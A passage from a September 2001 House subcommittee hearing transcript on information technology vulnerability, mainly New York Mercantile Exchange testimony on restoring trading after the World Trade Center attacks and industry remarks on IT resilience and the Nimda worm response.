Equally significant, the NIPC manages all computer intrusion investigations nationwide for the FBI, both on the criminal and national security side, to include terrorist cyber activities. Our integration with the FBI continues to provide the NIPC with access to law enforcement, intelligence, counter-intelligence, and open source information that -- for privacy and civil rights reasons -- is unavailable in its aggregate to any other federal agency.

The NIPC's Special Technologies and Applications Unit has been providing crucial technical assistance to the PENTTBOM investigation, in aid of what is certain to be a joint and long-term law enforcement, intelligence, and military response. Also in support of the PENTTBOM investigation, the NIPC has established a Cyber-Crisis Action Team to exploit all collected cyber information. During the past two weeks, the NIPC has provided detailed information used to brief the National Command Authority about how the terrorist cells of September 11 used technology to further their murderous activities.

The NIPC developed an Interagency Coordination Cell that meets on a scheduled basis and on an as-needed basis in order to deconflict investigations and provide relevant information to those agencies that have not been able to provide full-time support to the Center. At the moment, the Interagency Coordination Cell has taken a leadership role in our ongoing PENTTBOM efforts and has stood-up on a full-time basis within the Center. Currently it is staffed with 43 individuals representing 15 agencies. Every entity that needs information to conduct its part of this most critical mission gets it. In short, the NIPC is coordinating its incident deterrence, prevention, warning, and response mission with strong multi-agency support.

That in brief is a look at the NIPC. Our responsibilities, as you can see, are broad, and we are rising to that challenge. We are over one dozen federal agencies strong, and getting stronger all the time. We are united to make a difference, to make sure that the benefits of technology flourish while the risks are reduced. We are ready to take on the important work that surely lies ahead and, on behalf of the Center, I would like to thank you for your continuing efforts on these significant matters.

Mr. HORN. We now have Mark Seetin, who's the vice president, governmental affairs, New York Mercantile Exchange.

STATEMENT OF MARK SEETIN, VICE PRESIDENT, GOVERNMENTAL AFFAIRS, NEW YORK MERCANTILE EXCHANGE

Mr. SEETIN. Thank you, Mr. Chairman. My name is Mark Seetin. I am vice president for government affairs for the New York Mercantile Exchange. I want to thank you and all the members of this subcommittee for inviting us here today to speak on this important issue.

Before I begin, I would like to take just a brief moment to honor the memories of the 18 fallen comrades in our company and the thousands of innocent people who had their lives taken from them in that horrendous attacks. For the most part, their only political act was being a husband, a wife, mother, father, friend. Their only crime was to show up for work. We——

Mr. HORN. Where was your location at the time?

Mr. SEETIN. Actually, it's up on the map. I can show you. Actually this is for context, basically. I want to give credit to USA Today. This is a graphic from there. Our location, you can see—I'm trying to get my pointer to work here. Four World Trade Center is right there. But you can see the two towers. That's the point where we were before, when the bomb attack in 1993—which I'm going to be addressing. In 1997, we moved into this new building on One North End Avenue, which is located right there on the bank of the Hudson River. Critically, you will notice that right next to us is the Merrill Lynch building, and beyond that is the American Express building. You've heard those buildings mentioned.

The shielding effect that they provided during the horrendous collapse kept us from having great structural damage to our building. We didn't lose windows. We had a lot of debris. The other critical part that's going to be evolving in my testimony is right up there, 22 Courtland Street, which was the back-up center for our computer systems. That was basically taken out in the collapse as well, and that was our back-up system as I said.

With that, as I go through, just to put this all in perspective, you can see this is about 16 acres in size. These are all very, very confined and small areas. Also note here from the standpoint of what had to happen right after that attack. Right after the first plane hit the North Tower, our building was evacuated immediately. Our people were moved out into this plaza. This is the World Financial Center, right here where my marker is right now. They were moved into this plaza, and because the roads were cutoff, the only escape really was from the water. And for that, it was a little bit like a mini-Dunkirk; because boats, police boats, everybody who had a boat, was coming in and picking up people and evacuating them. And they were in the process of doing that.

We still had thousands of people on that plaza when the second plane hit. It virtually flew over our people en route to crashing into building No. 2. So that kind of lays the background for the horror at the beginning of this.

First, a little bit of explanation of who we are. We are a global energy marketplace. We're the world's largest energy futures exchange. We on a daily basis entertain the trading of 3 to 5 times

world oil production, 5 to 7 times North American natural gas production. We are the window to the marketplace.

The Exchange is a regulated entity, regulated by the Commodity Futures Trading Commission. Our job is to provide open, competitive, fair pricing for those vital energy commodities. We have been designated—in fact, one of the reasons we probably got so much assistance and, I will give great credit to those authorities that provided that, was because we were recognized as a critical asset, we're a little bit like if you lose the radio and television when a tornado is on the way, it doesn't do you much good not to hear about it because it's still going to happen.

And that's why energy pricing is so critical. The September 11 attack hit the World Financial Center. We had debris raining down on us. Our building was within yards of that. We were the first exchange in New York to reopen for trading. In 1993, the attack was on a Friday. We were in No. 4 World Trade Center, right next to building No. 2, which is now a pile of ash and rubble. We were able to start trading the Monday following that. Again, we lost utilities. We lost power. The lessons we learned from that did help us in this, but from our standpoint, I must say the scope of this attack was unbelievably greater than the bomb of 1993.

Through work and through cooperation and through innovation, we were able to launch our electronic trading system which normally operates at night. We have trading in our trading ring. The trading pits where you see the people yelling and screaming at each other occurs from 9 to 3 p.m. At 4 p.m., we switch to our electronic trading system, known as eACCESS, which trades throughout the night and goes until 9 o'clock the next morning. So we virtually have nearly a 24-hour trading day. The energy markets are global and our customers are around the world, so they demand that.

Were we prepared for this? Frankly, I don't know anybody who could possibly be prepared for an attack of this scope. You know, there's no one who could tell me they had prepared for something like this. Yes, we tried to be prepared, given our experience in the 1993 bombing, and we knew that there were some critical things that you had to have. You had to have an emergency plan. You had to have a back-up facility.

Well, because our computers had been located in 22 Courtland Street, which I showed you earlier, we had leasing on those. We thought, well, this would be an adequate back-up system. Obviously, our experience with the bomb was far more localized.

Mr. HORN. How many floors were there at 22 Courtland Street? I'm looking at it and it sort of has two surrounding buildings.

Mr. SEETIN. I believe it's about 40 stories, if I'm not mistaken.

Mr. HORN. Really?

Mr. SEETIN. Rough guess. I believe it's about 40 floors. And our systems were located in the 20th through the 25th on that building. The building itself structurally stands, but it's been so heavily damaged that it's basically unusable. Frankly, if we had to get in there, we probably could have. We could have rescued the harddrives which would have held the data had we lost them in our primary trading facility, or a back-up site that we had offsite in New Jersey. Fortunately, we didn't have to do that.

One of the other things that we learned when we built our new building in 1997, was that we put back-up generators on the 16th floor for the eventuality of potentially losing power. In our business, of course, in information technology, as these gentlemen say, the loss of power for us is tragedy. I mean it is the end of the world from the trading standpoint, because you have to have that continuous flow.

So we had generators installed. In fact, when we lost power, immediately after the building collapsed, our generators kicked in in spite of the fact that no human beings were around at that time. I was able, at that time, to communicate throughout the day with our e-mail systems. They were on the back-up system.

Basic necessities. What do you have to have? Well, the first thing, the most valuable—and people fought over it in our crisis center—is this emergency contact list. You'll see it's dated as August 2001. Little did we know. We update it periodically. This list has all contact information for all of the board members; home, cell, everyplace they can be contacted. The same thing with critical staff, because we were dispersed. I mean, it was chaotic. People were just driven out of the building. We didn't know where anybody was. So we had to use this to begin.

Within 3 hours after the attack, our chairman, Vincent Viola, began the first of a series of conference calls, emergency board meetings, because we had to figure out, first of all, how we were going to approach this. Obviously you have to do damage assessment and recovery. I mean, that's No. 1 right on the list, is how do we get back into business?

Mr. HORN. I take it the line to your computers in New Jersey did hold up?

Mr. SEETIN. Some did, some did not. We had—actually, we have two services—oh, in New Jersey. Of course.

Mr. HORN. Right.

Mr. SEETIN. That was not a problem. But I must say that the communications problem in New York was great, and it wasn't limited to that area. We eventually relocated to 50th Street and Madison Avenue as our crisis center. We setup telephone systems there to provide support for our traders.

We also used our Web site as really the contact point for the staff and for everybody else to contact us. But, fortunately, when we were running our trading system from 2:30 to 6 on Friday night, we didn't have a problem. But by about 7:30 Friday night, something went wrong in the switching system. Again, a lot of this is related to the attack area that we lost incoming traffic on our phone systems. All of a sudden the phones went dead, and we were sitting there saying this is not right. We could call out. But when people would call into us, they would either get a busy signal or their call would die.

So we had to get the Verizon folks in very quickly. We virtually changed our exchange numbers right then, which, you know in the midst of a crisis, of course, what you're doing is exchanging information and telephone numbers with people to have to go back and replicate that and tell them now the number that they had before is—you know, is no longer useful. That takes an enormous amount

of time that you really ought to be spending in getting to the things that you have to do.

As I said earlier, our board decided, first of all, two stages of recovery. We did a quick assessment and we could migrate our computerized trading system, because we had offsite capabilities in New Jersey. We would migrate that to do an extraordinary daytime trading system, because in fact the energy markets, as you well know, within 2 hours after that attack, rose something in the order of $2 a barrel. Nobody was there. We weren't there to provide that window. It was critical. We really felt the pressure, and frankly we got pressure from the White House and everybody else to get back-up. We didn't need that. We felt that ourselves. But in essence, we decided to convert to this daytime trading system.

We had obstacles as we migrated. The telephones were one, because we were really managing it from a hotel, but the system itself was away offsite. The critical part was getting people back into our building. As you well know, that whole area was shut down. Nobody could get in there. The only way you could get in there was with a police escort. So we had to work very closely with the police and the Federal authorities to get our people in, first of all, to do the assessment as to what we needed. Really the critical computer functions in our building that we needed were for clearing, because we guarantee all of the trades. Those trades have to be processed after they're done. If you can't process them, it's a very, very difficult situation.

So we used our Web site as a contact. We migrated to the electronic system. Simultaneous with that was our effort, really, to resume physical trading. For that, we had to go in and do an assessment both environmentally, structurally, fire, security, all of those issues; because sitting where we were, and obviously, from our experience before, we viewed ourselves as a potential target even in recovery. So the authorities were tremendous in providing us very, very intense and expansive security to allow our people into the building where we assessed what we needed.

And then really the Herculean part of our effort began. Nobody was getting any sleep before, but we certainly didn't once we started the process of moving people in and out. We called, because some of the operations were done out of the White House, we had to call at 2 a.m. to arrange police boats to pick our people up at 7:30, because the only way to get into the building, again, was by water on the Hudson River. That's the only way. We were lucky in that we did have dock and pier facilities right adjacent to the building. We were able to do that. We got our people in and began the assessment of what we needed at that stage to begin physical trading.

After that assessment, the board decided, again given just enormous pressure from around the world and our client base, that we would begin physical trading at 11 a.m. on Monday. Our normal starting time with our metals trading, the gold, silver and copper, starts at 8:30 traditionally. That was our regular starting time. Our energies begin in a staggered start about 9:35, and they start in 5-minute increments after that, the reason being the energy products are related.

Price of crude oil is related to heating oil and to gasoline, so you can't start one without the other. They have a relationship. That compounds the problem that I'll talk about in future recovery plans. Our chairman, Vincent Viola, our president, Phil Collins, basically had backbones of steel, and didn't get any sleep. We had to do a lot of things ourselves. We quickly gathered—my role—I started down here quickly, I got on a train, got to the crisis center, and because the communication—again, we learned this—has to be centralized. Well, we were trying to coordinate a lot of the governmental contacts down here. When you're not in that frenetic activity, when you're not in that centralized place, one does not know a lot of the context of what's going on. So I had to be there because I had to know when these guys were having trouble with FEMA or these guys were having trouble with OEM—the OEM is the Office of Emergency Management, which is the State and city setup. Which, by the way, itself was a complicating factor. Remember, they were in the World Trade Center. The OEM was wiped out, the very same blast that kicked us out of our building. And their responsibility, of course, is to help people like us and all of the people that were affected.

And I must say, Mayor Giuliani did something that I don't even believe. A lot of people said we don't believe you guys got up yourself and traded by Friday, within 2 days. The first day they had a number for us to call. They had people to contact. I had my contact, Bill Gross, who was the mayor's assistant. I could call him anytime, and I did. He will say that. I will tell you that, you know, any time of the day or night; the guy did not get any sleep. But they were there. And they migrated their number. They told us what the new number was. It went through without a slip.

How they did that, you know—and actually the performance of the OEM was just remarkable. The State and the city were almost seamless, with just a few exceptions.

Mr. HORN. That's the city emergency management group.

Mr. SEETIN. Yes, the city office.

Mr. HORN. Was the State also involved?

Mr. SEETIN. The State was also involved. The State was very tightly linked with the city. I mean, in fact, we could do a lot of the same calls. The same people were talking to each other who were State authorities and city authorities. I will say the only complication we had, and I guess in retrospect, you know, you can smile about it a little bit, but we had a group of telephone technicians. Now, remember, we had two different systems in our building. We found out we had AT&T and Verizon, because we have tenants who are trading tenants who basically operate their own businesses, and they all had the Verizon system which had its own series of problems. So we were trying to get these people in Thursday night, Friday night, Saturday night—in to get the phone lines up and running. We had ours fairly well up by late Friday night inside of the building.

But one of the problems I had—we got a call back from the AT&T people that said we got three trucks with technicians that are stuck at the checkpoint on Canal Street, because that's where the stop point was for basically everybody. That was where you were held up. And these people had police escorts with them. And

this was the night that the National Guard had been dispatched, so you know, it was a situation where the National Guard troops, even though we had a police escort, were not letting us in there. So it took me 3 hours to get through to the Governor's office to get down through the guards. You know, this is the way things operate.

Once that got through, you know, again, that operated smoothly. But those are some of the glitches when you have Federal, State, and military authorities coming in. It is critical that they communicate with each other, because, you know, those of us that are trying to get up and running, we have enough complications without having to try to go and get these guys to talk with each other. That was a very minor problem. And I don't want to overemphasize it, because in fact it worked. It worked out very well. I will never criticize any one of those people for what they did.

So we were getting all the support that we could. Several hurdles that we had to overcome were, of course, if we began trading with our thousands of people, and we have up to 5,000 people in our building when we're up and running trading. There was no way for them to get to the building over land, by the surface. We are certainly not going to have NYPD bringing these guys in in police cars. It's not going to happen. So we had to find an alternative route.

And while we were all doing this, another of our directors was tasked with the fact of working with the New York Waterways. New York Waterways did dedicate then, because we didn't really want to use the police boats. The police were great about ferrying us, but we also knew there were a lot of other people that needed this as well. So we met, got the ferry boat and we got authority then from the officials to basically use that to finalize it for Monday. We basically had a series of ferrys that we leased, that we rented. And we put together about 14 sites where our people could gather on the dock, load onto the ferry, and they would be transported to our facility on Monday morning. That's one of the reasons why we had an 11 o'clock opening, because logistically it's a very very tough task. We were doing all of this.

Of course, at the same time, we had to get our building cleaned, according to—and fit for EPA inspection. Obviously the asbestos—you saw the dust. You saw the horrendous materials there. And I must tell you, my own experience down there, if hell has a smell, that was it. The most horrendous, acrid smell of burning and death and everything else on top of everything else that you have to do. We were struggling with that. The authorities were working very hard with us, because we had to have fire inspection, we had to have the building cleaned. We had to have structural engineers, OK it. And we had to work with Con Edison as well because we were off.

The electrical grid was down there, basically, and it was not such that they could flip a couple of switches and put us back on the system. The problem there was that the broader base to turn us on, to put us onto the grid, means that they would have a whole chunk of Tribeca, and it would be a tremendous drain on their resources given the fact that on the other side of the island the New

York Stock Exchange was working just as hard as we were to get up and running and they were in just as much need.

So we tried to work with Con Ed, and we needed back-ups to our back-up, because we were really now at the situation where our back-up generators were our sole source of power. So all of that going into play, we needed to have a certificate—in essence, a certificate of occupancy, a letter from the OEM Authorities, the city authorities, that our building was OK to occupy.

We were going ahead with our plans. I finally got that letter at 4 o'clock Sunday afternoon. At that time then we really began to formalize the final plans for our opening. We locked in the ferries. We had already been on the Web site and we had an 800 number to call in our Web site, which really was the critical point of contact, the 800 number. And we——

Mr. HORN. Hopefully, we are going to have staff sit down with you and other people that have had similar situations and—because we just can't do all of the things this morning. But I think we want to get them.

First of all, I am fascinated by the telephone situation where you couldn't get communications in the one direction but you could get it in the other.

Mr. SEETIN. Yes. And cell phones were another issue. Because there were certain relay stations taken out, there was a period when cell phone communication was very, very difficult. In a crisis like this, that is a very, very important thing, as you know.

It seems like when have you a crisis like this everything happens at once.

After an exhausting week, Saturday night we were feeling pretty good about it. I was up in my hotel room finally after about 2 hours of sleep for the last 4 days. At 11:30, the phone rang as I came out of the shower; and our chairman was yelling at me to get down there because, of all things, one of our back-up generators had sprung a leak in the fuel-line and diesel fuel was spewing on the 16th floor of our building, the same building that we were trying to recover from.

So I called Inspector Pat Bradley. Now this is the guy who is in charge of all of the police in lower Manhattan, another guy who has had less sleep than any of us. He darn near had an accident while I was talking to him, but within 20 minutes he had a police car to our building.

Our chairman went down with two technicians to begin the rehab process; at the same time called the White House, who relayed to Con Edison the essential need to get back-up generators.

Before dawn we had one back-up generator onsite. And these are not the little kind that you have in the back of your car. These are huge. They are semi-size units. And the Con Ed people had to basically—it is not a plug-and-play system, either. They had to cut the system apart and actually weld the interface in, and they did that.

By the end of the day, we had another back-up system; and Con Ed has been tremendous with that.

The difficulty is, of course, the refueling. Because we went from our system where our back-up generators were refueled every 4 days to 12-hour increments.

Anyway, to cut to the chase, basically we are up and running. We have back-ups to our back-ups. By next Monday we will have a fully redundant back-up of our computerized trade system, and it will be some distance away. It will not be located in the New York City area, and we will be able to basically flip a switch for a seamless move-in there. God forbid the power loss is that large. If the power loss is as large as takes that out, then we are all in trouble.

So I think I am going to try to summarize. I know that there are many people here that have things to say.

The critical thing we learned, first of all, is that communication is tantamount. The first thing you need in your crisis plan are the names, numbers, and ability to get together in the same site, because you all have to be there. You all have to be there to implement, because things are chaotic. There is no order to the system. I mean, we were up and running on Friday, and it sounds like a miracle. But it is a little bit like the old saying about laws and sausages. Those interested in laws and sausage should not witness the making of either. We got the sausage of our electronic trading system on Friday, but it wasn't a clean operation.

But we were there. We all had to work together. And the Federal and State authorities, the police, the firemen—I can't say enough. We needed it, and they were there.

And I see Mrs. Maloney there, too.

Mr. HORN. Yes. She is going to ask you a question, and then we will go to Mr. Miller because she has to leave.

Mr. SEETIN. I just want to close and say one thing that she did that was so critical. On Monday morning, after all of this, we are about to open at 11, and I bothered Carolyn's poor husband—poor guy was in bed. She was out working already. And Carolyn called me back and said, you know, do you guys have—are you all set with grief counselors? And I said, well, you know, I could use one myself. But, you know, I really wasn't aware of that. And I said, well, you know, I will have to talk to you about that later.

As soon as I got to the building—I got into the building at about 5:30 on Monday morning. Our H.R. person comes to me and says, we can't get any grief counselors. There is nobody available. I called Carolyn. In 2 hours we had four grief counselors onsite. And, you know, that is the type of cooperation that we got, for which we will be eternally grateful.

[The prepared statement of Mr. Seetin follows:]

Statement of Mark W. Seetin
Vice President/Government Affairs
New York Mercantile Exchange

Before the House of Representatives Committee on Government Reform
Subcommittee on Government Efficiency, Financial Management and Intergovernmental Relations

"Information Technology – Essential Yet Vulnerable: How Prepared Are We for Attacks?"

10:00 a.m. Wednesday, September 26, 2001
2154 Rayburn House Office Building

Mr. Chairman, my name is Mark Seetin. I am Vice President for Government Affairs for the New York Mercantile Exchange ("NYMEX" or the "Exchange"). On behalf of the Exchange, I want to thank you and all the members of the subcommittee for the opportunity to participate in today's forum concerning vulnerability of information technology to attack and preparedness should attack occur.

NYMEX is a Global Energy Marketplace

The New York Mercantile Exchange, ("NYMEX"), established in 1872, is the world's largest energy futures exchange. Daily trading volume is 3-5 times world oil production and 5-7 times North American natural gas production. For the past three decades, NYMEX, a public, regulated market, has brought transparency, competition and efficiency to energy markets, and allowed consumers and business the financial tools to deal with market uncertainty. The transparency of NYMEX prices, and the integrity of its markets, makes NYMEX a visible and reliable benchmark for energy pricing which is vital to our economy.

The visible and highly competitive daily bidding of energy futures and options on the exchange provide a true world reference price for each of the commodities traded. During the uncertainty and volatility that characterized the world oil markets during the Persian Gulf War in 1991, NYMEX played a leading role in insuring against financial adversity through its secure liquid market.

The September 11 Terrorist Attack on the World Trade Center

NYMEX is located at the World Financial Center, within yards of the tragic events of September 11. ***In fact***, NYMEX was the first New York exchange to resume operations, with a trading session on its internet market known as eACCESS[sm] on Friday, September 14 from 2:30PM to 6:00PM. After five days of "around the clock" work to clean, secure and repair the building, floor trading resumed on September 17th. NYMEX takes seriously its responsibility as a price indicator for energy, and devoted full effort to the task of resuming operations.

Were we Prepared?

Given the nature and scope of the September 11 attack, it is difficult to believe anyone in the financial district had contemplated such an event in the process of disaster planning. Nevertheless, the Exchange reacted quickly, calling on experience gained in the 1993 bombing, at which time we were located in 4 World Trade Center, now crushed in the rubble of the collapsed buildings. Unfortunately, the building collapse also damaged our backup computer system located at 22 Cortlandt Street, just across Church Street from the WTC.

Emergency Response—Basic Necessities

Perhaps the single most valuable item in carrying out our response to the crisis was the corporate "Emergency Contact List," which contained telephone, fax, home and cellular telephone numbers of the Board of Directors and senior staff. Also essential to the process was the compilation of telephone, fax, e-mail, and cellular contacts in federal state and local emergency management agencies and law enforcement. The frenetic

process of preparing to resume business demanded numerous calls to all of those named agencies on a twenty four hour basis.

Plan Implementation—Board and Staff Take Action

Within three hours of the attack and subsequent evacuation of the Exchange building at One North End Avenue, NYMEX Chairman Vincent Viola conducted the first of several emergency board meetings via conference call. Subsequently, a "Crisis Recovery Headquarters" was established at a mid town Manhattan hotel, from which the board and staff implemented recovery efforts.

The Plan – Get Back in Business ASAP

As the world's primary energy futures marketplace, the very events causing our distress were driving our market participants to press for resumption of trading. After considering a wide range of alternatives, the board decided to resume energy trading by Friday, September 14, by utilizing the Exchange's electronic after-hours trading system, eACCESS[sm] for an extraordinary daytime trading session lasting from 2:30 p.m. to 6 p.m. Our electronic trading system had recently been migrated from a closed "frame relay" system to an internet based trading system. Technical support staff were relocated to a site in New Jersey, from which the system could be managed. The clearing system remained in the building powered by back up diesel generators installed when the facility was constructed in 1997.

The NYMEX website was the central point of contact with the public, trading firms, and employees. Instructions were posted on the website to inform traders regarding the special Friday electronic trading session. A customer service center 800 number was posted on the website to provide for more detailed assistance.

Simultaneous with the effort to reopen the marketplace on Friday with our electronic system was the Herculean effort to clean, restore, inspect and certify the building in order to resume open-outcry, or "pit" trading at 11:00 a.m., Monday, September 17. Movement of personnel and equipment was very restricted in the "hot" zone surrounding the WTC. A police escort and a permit was required to go to and from our building. Further complicating the process was the need for us to coordinate police and security escorts for telephone technicians.

In spite of the hurdles mentioned earlier, and many unexpected additional ones including the Saturday night failure of a fuel system component in one of the backup generators at the building, we accomplished our goals and received official approval late Sunday afternoon to re enter the building for the purposes of resuming business at 11 a.m. Monday. This almost unbelievable accomplishment could not have occurred without the unwavering determination of NYMEX Chairman Vincent Viola, President J. Robert "Bo" Collins, a staff of dedicated employees, and a tremendously responsive governmental emergency infrastructure. The Federal Emergency Management Agency (FEMA), New York State and City offices of emergency management, law enforcement agencies, and the military were tireless in their response to our urgent requests. The White House, governor's office, mayor's office and federal and state level elected

officials were very responsive to our needs. Finally, our regulator, the Commodity Futures Trading Commission ("CFTC") was tremendously supportive and cooperative.

What Have We Learned?

Perhaps the most important part of any disaster response plan centers on communication. It is absolutely essential that you have your resources – including leadership, staff, and vendors identified, and have the ability to communicate with them. For a business involving customer service, such as ours, the ability to use our website and 800 numbers to communicate and answer questions was essential. Communication with governmental emergency authorities and law enforcement and timely assistance from them in addressing needs is the "third leg" of the communications stool which is required for any emergency response plan to be effective.

While NYMEX re opened the energy marketplace within days of the disastrous terrorist attack, full recovery from the events will take time and money. Just a few of the ongoing obstacles we face include the following:

Transportation–the lack of surface access has limited the commuting of staff and members of NYMEX to water shuttles and has forced the Exchange to fund this emergency transportation system. Without the availability of traders to provide liquidity and volume in the marketplace, it fails to adequately perform its strategic purpose of price transparency.

Environmental Cleanup–NYMEX has undergone a costly full environmental cleanup effort.

Utilities–With the failure of the lower Manhattan electricity grid, NYMEX has had to obtain and rely upon several layers of backup generation to keep its markets open. Equipment, fuel, personnel and maintenance cost of backup generation is enormous.

Security–the events of September 11 plus subsequent threats have created new and unprecedented security demands.

With the eyes of the world focused on the Middle East and with the potential for military actions in the future, it is absolutely critical that our vital energy markets remain open and accessible. ***NYMEX and its members are working diligently to ensure the continued strength and liquidity of our energy markets, as well as the solidarity and vitality of the New York community and that of the entire United States.***

Once again, Mr. Chairman, thank you for the opportunity to appear before your subcommittee.

Mr. HORN. Well, she always gets things done right, early and often.

Mrs. MALONEY. Thank you, Mr. Chairman; and, as a point of personal privilege, I welcome all of the panelists today, but particularly Mark Seetin. He is a constituent and a friend as vice president of government affairs for the New York Mercantile Exchange. We have worked together closely over the years.

We are all very proud of the Exchange. It is an important exchange to our city, to our country. I was personally there, Mr. Chairman, at the miracle, at the reopening of the New York Mercantile Exchange along with the Governor, the mayor and many other New Yorkers; and I believe that the reopening of the Exchange was symbolic of the efforts up and down Wall Street and throughout our city and our country.

At the NYMEX, the staff and senior executives worked around the clock to reopen. They overcame terrible logistical problems, interruptions in power supplies, and the grieving that is natural when so many of our industry colleagues perished in the World Trade Center. The Exchange lost 18 of their employees and many, many probably hundreds, thousands of their friends in this horrible accident.

It was impossible to get at the Exchange over the land. It was roped off. The recovery was taking place. The fire, the police were all there. And the Exchange literally, probably to this day, brought in their employees by boat.

Are you still using the boats to bring them in?

Mr. SEETIN. Yes, we still have to use the boats.

Mrs. MALONEY. I think that shows the tremendous spirit of American free enterprise, of overcoming many, many obstacles to get open, to get back to work. And even with their great grief and their great loss, opening up the Exchange, going back. I still don't understand how they do it, all of that screaming and yelling, but you are out there making these exchanges, making these trades and really investing in the American economy.

I just want to say briefly, very briefly, in this crime against humanity, I am so shaken I can hardly believe it. I think all of us are, who have been to ground zero, who have seen it, who have met the families, who know the tremendous personal loss in so, so many areas.

But to see the spirit come back. The terrorists wanted our markets to fail. Our markets succeeded. And they wanted our planes down. Our planes are flying. It is a symbol of our American spirit. And it is really a way that we can be patriots, to invest in the market. It is something that we can control as individuals, our own faith in our own economy.

Mr. Seetin and his whole team at the New York Mercantile Exchange are part of that success story that we are doing right now, building back America even more strong and determined.

Believe me, I have never seen Congress so determined in my entire life or so united; and we will be there on Monday, touring—many members are coming on Monday to tour ground zero, and we will see if we can stop by and meet with you and your many devoted employees who are working as we speak to keep our economy strong.

Thank you for your testimony, all of your hard work; and my condolences on the great loss of many of your friends and colleagues.

Mr. SEETIN. Thank you very much, Congresswoman. We very much appreciate your help and all of the members of the New York delegation who were so helpful to us.

Mrs. MALONEY. Just so you understand, Mr. Seetin and others, we are in a hearing on the insurance industry in Financial Services. It is the first one on how they are paying the claims, reacting to the crisis of the individuals; and I need to get back to that. But I thank you for your testimony, all of you.

Mr. SEETIN. I should be there, too.

Mr. HORN. Well, we thank Mrs. Maloney, the ranking member here over the years. She is very eloquent, and she speaks for the Congress.

Mrs. MALONEY. Thank you, Mr. Horn. I have enjoyed working with you so many times. I regret that you have made a decision to retire after this term. I think it is a great loss to Congress, to the constituents you represent. I hope you will reconsider.

Mr. HORN. Well, we will be busy, Carolyn, for the rest of this year and all of next year. I really appreciate it.

Some of the things you have said, as I say, I want the staff to go up to New York and talk to some of the similar types of situations. Because that does worry me on that telephone situation, and we have got to figure out a way to do it.

A number of us sent a letter to Chairman Powell of the FCC, and we have asked, on a 911 situation, where you can have an extended system in some way or an isolated—has various ways to do it, either on an underground or overground—because—we need to have these options coming up in the satellite or whatever.

Mr. SEETIN. Those are very important.

One other thing—and I must say it is very important and was mentioned here—about the scope of the attack and whether computer systems are being scanned. I must say that we had that experience as we were beta-testing to get up and running. I think that anybody who is in this business, in information, technology needs to be aware that there are lots of bad people out there, and whether or not they are coordinated really doesn't matter. Because things like that are going on. We experienced it as we were trying to recover.

Mr. HORN. Well, thank you very much.

We now go to the last presenter.

Harris Miller is president of the Information Technology Association of America. He has been a long-time witness with this subcommittee, and we are very grateful to him. He has a professional, wonderful group; and he can reach out throughout America to give us witnesses and everything else. So, Mr. Miller, thanks for all you have done. We now get to you.

STATEMENT OF HARRIS MILLER, PRESIDENT, INFORMATION TECHNOLOGY ASSOCIATION OF AMERICA

Mr. MILLER. Well, thank you, Chairman Horn.

I fear what I have to say following Mr. Seetin's very dramatic form of testifying may seem somewhat banal, but I still will pro-

ceed; and I also want to echo Congresswoman Maloney's comments about our regrets about your decision to leave Congress at the end of your term. You have been a great friend to the IT community and a great overseer on issues like Y2K and information security. But, knowing you as I do, I know you will work right up through January 3, 2003, to the end of your term on all of these issues. So I am sure we will be seeing a lot more of each other.

In terms of the issues today, I would like to focus on the importance of IT generally to what happened on September 11th and subsequent events. I would like to offer insights regarding both disaster recovery and critical infrastructure protection.

The United States has made a huge investment in information technology in dollars, intellectual capital and in public confidence. Even before the fearful dust cloud settled over lower Manhattan, the Pentagon, and the field in southwestern Pennsylvania, our national investment began to payoff.

That is my main message to you this morning. Allow me to reiterate it. The Nation's IT investment paidoff.

In the midst of disaster, the IT industry, a complex web of people, technology, products and services, responded brilliantly. The IT industry and the customers it supports absorbed the blow and came back strong. Voice data and video communications have been critically important in helping us to understand the scope of the disaster, directing relief efforts and locating missing people.

The Internet provided literally millions of people with an alternative route around clogged or destroyed New York circuits, providing a frantic public with critical services for finding loved ones, services like e-mail, instant messaging, and voice-over-the-Internet phone calls.

According to a public opinion poll conducted by Harris Interactive just after the World Trade Center bombing, 64 percent of people on-line used the Internet as a source of information.

As a political scientist, Mr. Chairman, you understand how important communications are to maintaining the fabric of society; and clearly the Internet helped to strengthen the fabric of the American community during some of the most critical hours in our Nation's history.

While the recovery operations at ground zero and the Pentagon made us all proud, a less visible but very important series of activities has taken place to sustain the operational integrity of businesses damaged in the attacks. Many well-managed companies built themselves up a safety net by contacting disaster recovery firms for data back-up and remote operations support.

In fact, business continuity planning may be the bright line between companies that emerge from disasters with a future and those that do that. A business continuity plan identifies the mission-critical processes and applications of the company as well as its interdependencies, both inside and outside of the enterprise, necessary to support such functions.

As you know quite well, Mr. Chairman, from your work under Y2K, much of the contingency planning that prepared organizations to face Y2K apparently helped them to survive this latest disaster.

The IT industry has also demonstrated its heart in the aftermath of these horrendous attacks. For instance, several leading companies responded to the attacks by creating www.libertyunites.com, a Web site committed to providing convenient access to philanthropic organizations helping America recover from this tragedy.

Libertyunite.com, which President Bush mentioned in his eloquent address to the Nation last week, has collected well over $80 million in public contributions to date to help the victims and to help in the recovery process. This is just one example of the creativity and generosity of IT companies and the utility of the Internet in aggregating support and building community, an example of the on-line community at its best.

But, going forward, we dare not let down our guard to terrorism ever again. So what do we do?

Well, homeland defense is a phrase which we are just beginning to understand. Many people are unsure about what it means and how they can participate. To focus just on the cyberaspects, I would like to suggest an immediate action. We need to safeguard U.S. computer assets by adopting much more widely sound information security practices.

We have heard from Mr. Willemssen the shortcomings that continue to exist in the government systems. And, unfortunately, we know the private sector also has its own shortcomings. Practicing information security as part of homeland defense will pay massive dividends in the future.

In my written statement I have identified a series of information security steps for home users, small businesses and larger firms.

I would also like to talk for a minute about a silver lining part of the Nimda worm that you heard about earlier from the other witnesses. While we are far from a perfect system, I would like to report to the subcommittee that both under the Code Red and under the Nimda there was a massive coming together of government, not-for-profit organizations and for-profit companies to try to deal with the attack.

I particularly want to pay tribute to National Security Council official Marjorie Gilbert, who pulled together massive numbers of people on interminable, it seems, conference calls last week involving all of the organizations of the government, the NIPC, Defense Department, the Central Intelligence Agency, the Energy Department, organizations like Mr. Pethia's organization, CERT, many of the leading anti-virus companies, many of my member companies, other industries, the IT, ISAC—the financial services ISAC, and a massive undertaking to understand and deal with it.

Was it a perfect system? No. But, for the first time, I think we are finally seeing what true government private sector cooperation means. We learned some lessons last week, and Ms. Gilbert and the other people working on that are now coming up with better systems to be able to respond even more effectively under the next attacks. Because Mr. Vatis is certainly correct. We have not seen the last of these attacks, and being able to prepare is right.

But I think, Mr. Chairman, you should be proud that we are moving forward. I would be glad to brief your staff at some point on my impressions of how we saw some major progress the last few

weeks, and I think we are going to see even more progress going forward.

